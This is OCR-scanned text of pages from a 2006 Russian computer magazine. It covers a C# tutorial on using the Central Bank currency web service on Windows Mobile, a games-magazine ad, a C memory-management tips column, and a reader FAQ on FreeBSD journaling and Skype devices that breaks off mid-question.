
Мы займемся написанием приложения, работающего на базе ОС Windows Mobile под платформой .NET Compact Framework и использующего веб-службы сервера Центробанка РФ для получения различной информации, предоставляемой ЦБ разработчикам для последующей обработки и донесения до конечного потребителя. Писать будем, соответственно, на C#, используя Visual Studio.NET. Я постараюсь вкратце рассказать, что же такое веб-службы, зачем они нужны и как их использовать в мобильном приложении так, чтобы работа программы не вызывала спазмов желудка. Итак, поехали. Начнем с основ.

Почему .NET CF?

Думаю, для тебя не будет откровением, если я скажу, что на данный момент на рынке мобильных устройств доминируют КПК на базе Windows Mobile. Их коммуникационные возможности развиваются, и из просто крутых блокнотов они переходят в разряд серьезных устройств, способных предоставлять доступ к разного рода информации. Такие технологии, как Bluetooth и Wi-FI, позволяют на ходу подключаться к всемирной сети и делают такую машинку поистине незаменимым инструментом. Но если с выбором ОС для нашей проги все более-менее понятно, то у многих противников творчества Microsoft возникнет вопрос: «А зачем писать софт для платформы .NET CF?» Не хочу лишний раз вдаваться в рассуждения по этому поводу, поэтому оставлю это любителям священных войн, а сам напомню вкратце, что вообще собой представляет технология .NET CF.

Платформа .NET Compact Framework является адаптированной для мобильных устройств версией платформы .NET Framework. Появление обеих платформ вызвано стремлением компании Microsoft обеспечить упрощение написания мультиплатформенного кода, способного выполняться под любой ОС и на любом оборудовании. Суть программирования под .NET Framework заключается в написании кода на одном (или нескольких) .NET-совместимых языках, который компилируется в так называемый управляемый код (MSIL — Microsoft Intermediate Language). Этот код, в свою очередь, компилируется средой .NET Framework в машинно-зависимые инструкции уже при запуске программы на конкретной рабочей станции (девайсе) и поэтому может быть запущен на любой программно-аппаратной платформе, на которой установлена среда .NET. Естественно, наличие установленной среды выполнения .NET Framework необходимо для запуска подобных приложений.

Код, полученный при компиляции, называется управляемым (managed), потому что его выполнение полностью контролируется инф-



Студия с запущенным эмулятором Windows Mobile

Курсы валют ЦБ РФ 22:42

Валюта	Шт	Курс
Австралийский доллар	1	20,1101
Фунт стерлингов	1	49,7432
Белорусский рубль	1000	12,5938
Датская крона	10	45,7412
Доллар США	1	27,0079
Евро	1	34,1407
Исландская крона	100	36,5367
Казахский тенге	100	22,4772
Канадский доллар	1	24,0991
Китайский юань	10	33,6946
Норвежская крона	10	43,5618

Курсы валют | Динамика курса доллара

Последняя публикация: 10/6/2006

Меню

Наша программа в действии

раструктурой .NET. Кроме того, при запуске приложения компилируется не сразу весь код MSIL, а лишь используемые в конкретный момент методы. Exe-файлы, полученные при первичной компиляции, имеют в своей структуре секцию, указывающую на то, что управление выполнением приложения должно передаваться среде .NET. Стандартный загрузчик Windows Mobile не может определять эту секцию, поэтому он модифицируется при установке на машину .NET CF.

По некоторым данным, до 80% средств, затраченных на разработку компанией Microsoft, идет на развитие .NET. Учитывая влияние MS, а также тот факт, что Windows Vista будет иметь полную поддержку .NET, становится очевидно, что программирование под эту платформу очень востребовано на рынке разработки пользовательского ПО. Успех .NET во многом обязан удобству работы с Visual Studio.NET. Кроме того, библиотека .NET насчитывает огромное количество классов для работы с XML и веб-службами. Еще одним доводом является наличие в Visual Studio.NET средств разработки и отладки ПО для платформ Windows CE и Pocket PC, включая эмулятор. Тебя наверняка поразит простота, с которой можно использовать веб-службы, работая в этой среде.

Что же это за технология?

Технология веб-служб или веб-сервисов (web-services) призвана обеспечить доступ через интернет к различным приложениям и их совместное использование. Причем все это происходит таким образом, будто все приложения расположены на локальной машине. Функционирование веб-служб базируется на языке XML с присущей ему межплатформенностью и универсальностью. Появление веб-служб обусловлено тем, что настольные и веб-приложения стали схожи по функционалу, и зачастую программы используют интернет для передачи и загрузки разного рода информации.

Потребителями веб-служб являются не конечные пользователи, а программный код, разрабатываемый кодерами. По сути, потребителем является приложение, в исходном коде которого описывается взаимодействие программы с веб-сервисом. Если опустить технические детали реализации взаимодействия, то можно сказать, что при использовании (на этапе разработки потребителя) веб-служб средой Visual Studio генерируется так называемый прокси-класс, обеспечивающий из исходного кода программы доступ к методам и свойствам веб-службы, как к методам и свойствам локального класса. Другими словами, класс со всеми его методами, созданный и развернутый на удаленном сервере, доступен на локальной машине. Я не буду расписывать, каким образом осуществляется обмен данными между сервером и клиентом, поскольку информации по этому вопросу предостаточно. Скажу лишь, что данные передаются от клиента к серверу и обратно не в двоичном формате, а в текстовом. Формат передаваемых данных основывается на XML, чем и обуславливается тот факт, что не важно, на какой аппаратно-программной платформе крутится наш код. Рекомендую ознакомиться с книжкой Алекса Феррара «Программирование web-сервисов для .NET».

Чтобы тебе была понятнее идея использования веб-сервисов, рассмотрим взаимодействие нашего приложения с сервером ЦБ. На серваке хранится информация о курсах валют, динамике их изменения и прочая инфа, определяющаяся спецификой деятельности этой бравой конторы.

Для того чтобы мы могли получать доступ к этим данным, ребята из ЦБ написали веб-сервис, позволяющий нам уже из своего кода вызывать методы, которые описаны на сервере и служат для получения и обработки этой информации. Чтобы начать работу, нужно добавить референс на веб-службу:

```
http://www.cbr.ru/DailyInfoWebServ/DailyInfo.asmx
```

Если откроешь эту ссылку в браузере, то увидишь описание методов некоего класса DailyInfo. Этот документ автоматически был сгенерирован, когда программисты ЦБ скомпилировали и запустили веб-службу на сервере. Описание содержит тип возвращаемых данных и назначение конкретного метода.

При добавлении референса в проект среда автоматически генерирует прокси-класс DailyInfo(), с которым мы и будем работать. Также необходимо подключить пространство имен:

```
//здесь cbrf — название нашего проекта
using cbrf.ru.cbr.www;
```

Теперь можно использовать DailyInfo как обычный локальный класс:


```
//создаем экземпляр прокси-класса
DailyInfo di = new DailyInfo();
```

Пишем код


После изучения методов, предоставляемых нам классом DailyInfo() для доступа к необходимой инфе, приступим к непосредственной разработке.

Создаем новый C# — проект типа «Smart Device Application», платформу — Pocket PC, тип приложения — Windows Application.

Разместим на форме две закладки, на одной из которых будет инфа о курсах, на другой — об их динамике. Для отображения данных нам понадобится два контрола DataGrid. Добавим также меню «Загрузка» с пунктами «Курсы валют» и «Динамика курсов». Остальные возможности к проге добавишь сам :). Для получения соответствующих данных исполь-



Описание веб-службы ЦБ



Грамотный учебник по веб-сервисам

зуются следующие методы: GetCursOnDate — метод, возвращающий DataSet с текущими курсами валют. Принимает в качестве параметра текущую дату.GetCursDynamic — метод, возвращающий DataSet с динамикой курса какой-то конкретной валюте. Принимает в качестве параметров дату начала и конца изменения курса, а также код валюты.

При выборе действия в меню будем вызывать функцию LoadingData, код которой можно посмотреть ниже.


Код функции LoadingData

```
private void LoadingData(DataGrid Target, int ServiceNumber)
{
   tableStyle.GridColumnStyles.Clear();
   dgValuta.TableStyles.Clear();
   if (ServiceNumber == 1)
   {
      // показываем первую закладку
      tbPages.SelectedIndex=0;
      // начинаем асинхронный вызов метода
      handle = di.BeginGetCursOnDate(DateTime.Now,null,null);
   }
   if (ServiceNumber==2)
   {
      tbPages.SelectedIndex=1;
      // начинаем асинхронный вызов метода
      handle=di.BeginGetCursDynamic(
         DateTime.Parse(textBox1.Text),
         DateTime.Parse(textBox2.Text),
         "R01235",null,null);
   }
}
```

Само собой, неплохо бы привести этот код в блоке try и отлавливать исключения. Журнал не резиновый, поэтому останавливаться на этом не будем.

Как видишь, все элементарно, но есть один любопытный нюанс. Независимо от того, каким образом твой наладонник подключен к интернету, время ожидания данных будет вполне ощутимо. Поэтому если ты не хочешь при нажатии кнопки «Загрузить» некоторое время лицезреть нереагирующую на действия пользователя прогу с «подвисшим» интерфейсом, то рекомендую использовать асинхронный вызов службы. Суть его в том, что обмен данными между сервером и КПК осуществляется как бы в отдельном потоке, предоставляя приложению возможность обрабатывать другие события. Реализуется же это за счет использования методов BeginGetCursOnDate и BeginGetCursDynamic вместо GetCursOnDate и GetCursDynamic. Для того чтобы проверить, закончена ли загрузка данных, используется свойство Handle. IsCompleted. Когда оно принимает значение true, данные можно обрабатывать и отображать. Я прицепил к форме таймер и каждую секунду тупо проверял значение этого свойства.

Ловим момент окончания загрузки данных



```
private void timer1_Tick(object sender, EventArgs e)
{
   if (handle.IsCompleted)
   {
      // записываем полученные данные в наш DataGrid
      ds=di.EndGetCursOnDate(handle);
      ...
      //код для преобразования и отображения данных
   }
   else
   {
   //показываем, что идет загрузка данных
   StatusBar.Text=statusBar.Text+".";
   }
}
```


После того как получен DataSet с запрошенными данными, их необходимо обработать таким образом, чтобы они нормально смотрелись на экране девайса. Как это сделать, думаю, разберешься сам. Намекну лишь, что придется пользоваться таблицами стилей для каждого столбца, который ты захочешь отображать. Рекомендую также взглянуть на исходник.

Вместо заключения


Как видишь, использование веб-сервисов при программировании под .NET CF не вызывает особых сложностей. Ты можешь самостоятельно расширить функциональность программки, которую мы с тобой сегодня наваяли, добавив в нее поддержку загрузки остальных данных с сервера ЦБ. Ценность данного примера заключается в том, что разработка приложения, использующего другие веб-службы, не будет принципиально отличаться от процесса, который я постарался описать в этой статье. Так что Visual Studio тебе в руки — и вперед, к покорению рынка софта для КПК.



Если ты увлекся программированием под .NET CF, то рекомендую почитать книгу И. Салмре «Программирование мобильных устройств на платформе .NET Compact Framework».



На диске ты найдешь исходник проги. Для компиляции подойдет 2003 студия.





DARK MESSIAH OF MIGHT AND MAGIC

ФЭНТЕЗИЙНЫЙ ЭКШЕН НА ДВИЖКЕ HALF-LIFE 2 ВДОХНУЛ ЖИЗНЬ ВО ВСЕЛЕННУЮ MIGHT AND MAGIC

GAMES CONVENTION

РЕПОРТАЖ С КРУПНЕЙШЕЙ ЕВРОПЕЙСКОЙ ВЫСТАВКИ

КИБЕРЖЕНЩИНА ТВОЕЙ МЕЧТЫ

ЧТО ДУМАЮТ ДЕВУШКИ О ГЕРОИНЯХ СОВРЕМЕННЫХ ИГР?

TOM CLANCY'S RAINBOW SIX VEGAS

РАЗРАБОТЧИКИ ИЗВЕСТНОГО ТАКТИЧЕСКОГО ШУТЕРА ОТПРАВИЛИ СПЕЦНАЗ В ГОРОД ГРЕХОВ

ROME: TOTAL WAR – ALEXANDER

ОТ ГРЕЦИИ ДО ИНДИИ – ВЕЛИКИЙ ПОХОД АЛЕКСАНДРА МАКЕДОНСКОГО

ДВА ДВУХСЛОЙНЫХ DVD

PC ИГРЫ ВИДЕО

ВИДЕОНОВОСТИ: AGE OF EMPIRES 3: WARCHIEFS, CAESAR 4, CALL OF JUAREZ, DARK MESSIAH OF M&M, MEDIEVAL 2: TOTAL WAR, NASCAR 07, NEED FOR SPEED: CARBON, WHEELMAN, STRANGLEHOLD, WARHAMMER: DAWN OF WAR - DARK CRUSADE; **ПРЕВЬЮ:** ANNO 1701, ARMED ASSAULT, BROTHERS IN ARMS: HELLS HIGHWAY, ELVEON, UT 2007; **ОБЗОРЫ:** SAFECRACKER, RESERVOIR DOGS, FALLEN LORDS, ALLIANCE: FUTURE COMBAT, BAD DAY OF LA, SPECNAZ: PROJECT WOLF

(game)land hi-fun media

9771729 901008 06010

publishing for enthusiasts

ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ

PC ИГРЫ

№ 10 (34) ОКТЯБРЬ 2006

ИГРА МЕСЯЦА

CIVILIZATION 4: WARLORDS

СЕКРЕТЫ WORLD OF WARCRAFT

ДЕВУШКИ В ИГРАХ
ЖЕНСКИЙ ВЗГЛЯД

GAMES CONVENTION
ЕВРОПЕЙСКАЯ E3

Dark Messiah
Might and Magic

58 стр. ARMED ASSAULT
ПОТОМОК FLASHPOINT

176 стр. JAGGED ALLIANCE 3D
ОТКРОВЕНИЯ СОЗДАТЕЛЕЙ

120 стр. БЕШЕНЫЕ ПСЫ
НАСЛЕДИЕ ТАРАНТИНО

НАКЛЕЙКИ HITMAN и TOM CLANCY'S GHOST RECON 3
ПОСТЕР HOMM V и HIS

В КАЖДОМ НОМЕРЕ 2 ПОСТЕРА И 2 НАКЛЕЙКИ!

А ТАКЖЕ

ПРЕВЬЮ: Armed Assault, Warhammer 40.000: Dawn of War - Dark Crusade, Tom Clancy's Rainbow Six Vegas, LotR: The Battle for Middle-earth 2 - The Rise of the Witch-king, Pro Evolution Soccer 6, Test Drive Unlimited, Caesar 4, Sid Meier's Railroads!, You are empty, «Полный Привод: УАЗ 4x4», Warfare, «Не Время для Драконов», «Герои Уничтоженных Империй», XIII Век, Frater... РЕЦЕНЗИИ на Sid Meier's Civilization 4: Warlords, Rome: Total War - Alexander, NFL Head Coach, Th3 Plan, «Сибирский Конфликт: Война Миров», «Место преступления: Три измерения убийства», CivCity: Rome, Reservoir Dogs, «Тачки», Fallen Lords: «Другой Мир», Bad Day L.A., Dropteam, Dungeon Siege 2: Broken World...

И МНОГОЕ-МНОГОЕ ДРУГОЕ!

DVD 2 ИГРЫ



ДВА ДВУХСЛОЙНЫХ DVD ОБЩИЙ ОБЪЕМ 17 GB!



КРИС КАСПЕРСКИ

ТРЮКИ от КРЫСА

В ЭТОМ, ЧЕТВЕРТОМ ПО СЧЕТУ ВЫПУСКЕ, МЫ РАССМОТРИМ ТРЮКИ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ПАМЯТЬЮ: ПРОДЕФРАГМЕНТИРУЕМ КУЧУ, РАЗБЕРЕМСЯ, КАК ПРАВИЛЬНЕЕ ПЕРЕДАВАТЬ ПЕРЕМЕННЫЕ ПО ССЫЛКЕ ИЛИ ПО ЗНАЧЕНИЮ, КОГДА ИХ НУЖНО ИНИЦИАЛИЗИРОВАТЬ, А КОГДА — НЕТ.

При интенсивном использовании кучи может сложиться такая ситуация, когда свободная память есть, но выделить ее не удается. Почему? Представим себе, что мы имеем 100 Мб свободной памяти в непрерывном блоке. Выделяем 10 блоков по 10 Мб, а затем освобождаем их через один, после чего пытаемся выделить блок размером в 20 Мб, но это не получится! Несмотря на 50 Мб свободной памяти, эта память раздроблена на множество мелких кусочков. Вот потому-то некоторые и рекомендуют перезагружать Windows хотя бы раз в месяц.

Почему же менеджер кучи не дефрагментирует память, переупорядочив блоки? Да потому, что, получив указатель на выделенный блок памяти, программа приобретает в свое владение целый регион, с которым может делать все, что угодно. В частности, сохранять указатели на ячейки внутри блока. Но менеджер кучи ничего не знает об этих указателях и потому не может трогать память.

А давай попробуем написать собственный дефрагментатор кучи! Это возможно (и совсем не сложно), если только наша программа придерживается определенных соглашений. В частности, адресует все ячейки внутри выделенного блока только через базовый указатель, который, в свою очередь, является указателем на указатель. Непонятно? Ничего, несколько наглядных листингов все объяснят. Вот классический пример использования кучи, делающий дефрагментацию динамической памяти невозможной:

```
foo(char* p)
{
        static char *b = p;
        ...
}

char *p, x; int n;
...
p = malloc(BLOCK_SIZE);
x = p+n;
foo(x);
```

Выделив блок памяти p, программа получает указатель x, ссылающийся на некоторую ячейку внутри блока, и передает его функции foo, которая сохраняется в статической переменной b, что делает блок p совершенно неперемещаемым, поскольку переменная b жестко привязана к своей ячейке памяти и ничего не знает про какие-то там блоки.

А вот другой вариант той же программы:

```
volatile char **p; int n;
...
p = my_malloc(BLOCK_SIZE);
foo(p, n);
```

Этот пример уже поддерживает возможность дефрагментации динамической памяти в однопоточных программах. В чем разница? Теперь функция my_malloc возвращает не указатель на выделенный блок, а указатель на переменную, хранящую указатель на выделенный блок. Функции foo передается уже не эффективный адрес ячейки памяти, а указатель-на-указатель p и смещение нужной ячейки относительно начала блока. Функция foo и все остальные функции не могут, не имеют права хранить эффективные адреса в статических переменных или передавать их кому-либо еще. Вместо этого они при каждом обращении к ячейке должны выполнять операцию (*p+n), причем переменная p должна быть объявлена как volatile, что запретит компилятору помещать ее в регистр.

Теперь наш менеджер кучи, представляющий собой надстройку над malloc, может беспрепятственно двигать блоки, высвобождая непрерывные регионы требуемой длины. Для обеспечения когерентности и взаимной непротиворечивости дефрагментация должна осуществляться внутри вызова my_malloc, да и то только в однопоточных программах. С многопоточными этот трюк не сработает, поскольку акт обращения к ячейкам памяти не является атомарным действием. Допустим, один поток вычислил эффективный адрес ячейки и только собрался к ней обратиться, как другой поток в это время передвинул блок на другое место! Следовательно, каждый поток должен иметь свою кучу, а передача данных от одного потока к другому обязана защищаться критическими секциями или другими средствами синхронизации.

В итоге мы получим более тормозной и громоздкий код, что есть минус. Но зато теперь можно забыть про фрагментацию кучи, что есть плюс.

По ссылке или по значению

Язык Си поддерживает два способа передачи переменных: по ссылке и по значению, порождая тем самым извечную проблему выбора. Программистское сообщество разбилось на два больших лагеря, отстаивающих свои взгляды на дизайн программирования и ожесточенно воюющих между собой.

Один лагерь говорит, что все, что помещается в регистр общего назначения (то есть физически представляет собой байт, слово или двойное слово) передается по значению, остальное — по ссылке, потому что это гораздо быстрее и требует меньше памяти.

Другой лагерь с этим категорически не согласен: кому сейчас нужна быстрота? А потребности в памяти всегда может удовлетворить новый DIMM. Передача переменных по ссылке потенциально опасна и вносит большую сумятицу, поскольку при передаче по значению функции передается копия переменной, которую она может модифицировать как угодно, не затрагивая оригинал. А вот при передаче по ссылке возникает угроза непреднамеренной порчи данных. Кроме того, при чтении листинга становится непонятно, то ли мы просто передаем значение функции, то ли принимаем через нее возвращенный результат.

Формально запретить модификацию переменной, переданной по ссылке, можно через квалификатор const, однако надежной такую защиту не назовешь, поскольку const легко обходится через преобразование типов (как преднамеренное, так и нет). С другой стороны, передавать большие объемы данных по значению смерти подобно, особенно в рекурсивных функциях или при глубоком объеме вложенности.

Но есть выход: передаем переменные по ссылке, для наглядности предварив их const, а на физическом уровне защитив от модификации вызовом VirtualProtect(,,PAGE_READONLY,). Естественно, при выходе из функции защиту необходимо восстановить. Пользователи коммерческих компиляторов (вроде Microsoft Visual C++) вынуждены делать это вручную (что чревато ошибками), а вот GCC, бесплатно распространяемый в исходных текстах, позволяет свободно модифицировать пролог и эпилог каждой функции по своему усмотрению.

Кстати говоря, здесь мы снова сталкиваемся с невозможностью реализации данного механизма в многопоточных программах, поскольку в то время пока одна функция «защитила» переменную, никакая другая функция чужого потока не может ее менять, даже если ей это действительно необходимо. Одно из главных достоинств UNIX'а как раз и заключается в том, что в нем потоки играют второстепенную роль и, вообще говоря, не слишком популярны. А вот в Windows… задачи синхронизации приходится решать вручную. Как говорится, создавая потоки, мы создаем себе проблемы, но это уже другая тема.

Инициализировать или нет

Программисты, особенно начинающие, часто инициализируют то, что инициализируется само (а соответственно, принудительно обнулять его не нужно). Хоть это и не вредит, но отнимает время как у процессора, так и у самого программиста.

Статические и глобальные переменные всегда инициализируются нулями еще на стадии загрузки PE/ELF-файла в память, причем эта инициализация обходится очень дешево (в смысле процессорного времени), поэтому массивы (особенно большие) лучше всего размещать в статических переменных. Правда, при этом функция становится нерентабельной, то есть ее нельзя вызывать рекурсивно или одновременно из нескольких потоков (ох, опять эти потоки!). Кроме того, при повторном вызове функции статические переменные будут содержать значения, оставленные предыдущим вызовом, и если функцию планируется вызывать многократно, то инициализировать переменные все-таки придется.

Память, выделенная функцией VirtualAlloc, также автоматически инициализируется нулями, о чем сказано в первом же абзаце документации («Memory allocated by this function is automatically initialized to zero, unless the MEM_RESET flag is set»), да только кто же эту документацию читает…

Функция malloc не инициализирует выделяемую память (во всяком случае по Стандарту), но в реализации от Microsoft при выделении блоков от 512 Кб и выше она обращается к VirtualAlloc, в результате чего происходит неявная инициализация памяти. Правда, никаких гарантий, что поведение функции не изменится в следующих версиях, у нас нет, так что пусть каждый решает сам, использовать ли ему эту недокументированную особенность или же свято придерживаться его величества Стандарта, в котором, кроме malloc, предусмотрена функция calloc, выделяющая инициализированную память. Надеюсь, никто не заметит, что «p = calloc(BLOCK_SIZE);» намного короче и нагляднее, чем «p = malloc(BLOCK_SIZE); memset(p, 1, BLOCK_SIZE);», хотя Microsoft могла бы свободно избавиться от лишнего цикла инициализации, если бы блок памяти был выделен VirtualAlloc, но, увы, она этого не сделала.

Наконец, существуют ситуации (правда, их довольно немного), когда начальное значение переменной совершенно некритично, поэтому ее можно не инициализировать, пропуская протест компилятора мимо ушей. Вот, например, реализация «пропеллера»: «printf("%c\r","-\\|/"[z++ % 4]);». Совершенно очевидно, что инициализировать переменную z излишне, хоть это и влияет на начальное положение «лопасти», но… кто же на него обратит внимание?



СТЕПАН ИЛЬИН AKA STEP
/ FAQ@REAL.XAKEP.RU /

FAQ

YOUR FAQ FAQ ON FAQ

Fuck off everybody

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.



Q: Слышал, что к FreeBSD 6.1 (спасибо за дистрибутив на диске) можно прикрутить журналируемую файловую систему UFS2. Перерыл все мануалы к системе, но ничего путного так и не нашел. Как же так?

A: В стабильных версиях FreeBSD и вправду возможно подключить полноценную журналируемую систему. Правда, придется немного пропатчить ось, но, к счастью, выполнить это довольно просто. Итак, все по порядку:

1. Прежде чем приступать непосредственно к патчингу, выполним вспомогательные приготовления. Зайди в каталог /usr/src и создай там необходимые директории:

```
#cd /usr/src
#mkdir sbin/geom/class/journal
#mkdir sys/geom/journal
#mkdir sys/modules/geom/geom_journal
```

2. Далее можно закачать сам патч и вносить в систему изменения:

```
#fetch http://people.freebsd.org/~pjd/patches/gjournal6.patch
#patch < gjournal6.patch
```

3. После этого рекомендуется пересобрать часть системы, для чего необходимо последовательно зайти в каталоги /usr/src/include/, /usr/src/sbin/geom/class/, /usr/src/sbin/mount/ и выполнить заветную последовательность команд 'make; make install; make clean'.

4. Добавив в конфиг ядра строку «options UFS_GJOURNAL», пересобираем ядро (www.surgutnet.ru/page.php?id=9) и отправляем машину в ребут.

5. Теперь нужно подгрузить специальной модуль с помощью команды:

```
#gjournal load
```

6. Чтобы подключить журнал к определенному разделу, его предварительно необходимо размонтировать. Для примера возьмем раздел '/dev/ad0s3d' и точку монтирования — /mnt/ufs2test.

```
#umount -f /mnt/ufs2test
```

7. Настало время подключить журнал:

```
#gjournal label /dev/ad0s3d
```

8. Монтируем раздел, теперь уже с подключенным журналом, обратно:

```
#mount -o async,gjournal /dev/ad0s3.journal /mnt/ufs2test
```

Готово!

Q: Какие гаджеты к Skype бывают?

A: А: Самое простое — это Skype-телефон. Бывают как проводные, так и беспроводные варианты. В любом случае, аппарат подключается через USB к компьютеру и с помощью установленного драйвера взаимодействует со Skyp'ом. Такие трубки оборудованы дисплеем, на котором отображается контакт-лист, поэтому ты без труда можешь вызвать любой из контактов или просто телефонный номер. Принять звонок ты сможешь нажатием одной кнопки, не забывая о встроенном АОНе, который отобразит на дисплее телефона имя контакта или номер вызывающего абонента. Некоторые современные модели телефонов также оборудованы веб-камерой для организации видеоконференций. Одной из таких трубок является USB Video Phone (USB-P4V). Кроме этого, широко распространены специальные адаптеры (например, USB Telbox), позволяющие использовать Skype с помощью обычной телефонной трубки. Устройство представляет собой аналого-цифровой преобразователь и связывает между собой телефон с аналоговым сигналом и Skype, который полностью работает в цифре.
Еще один интересный девайс — Skype-шлюз.

С одной стороны он подключается к Skype, а с другой — через обычный телефонный шнур в городскую телефонную сеть. Таким образом, он позволяет перенаправлять всех, кто вызывает тебя по инету, на городской или мобильный номер. Шлюз сам вызывает нужный номер по обычной телефонной линии и обеспечивает передачу голоса между ней и Skyp'ом. Возможен и обратный вариант, когда звонки на твой городской номер, к которому подключен шлюз, бесплатно перенаправляются на Skype-контакт или же на телефонный номер в любую страну мира по тарифам SkypeOut. Вещь поистине потрясающая. Примером такой игрушки является USB Skype Diverter (USB-B3G).

Q: Один товарищ втирает мне, что на приставку Sony PlayStation 2 легко устанавливается Linux. Врет, наверное? Ведь ни жесткого диска, ни даже элемента управления, кроме джойстика, у консоли нет?

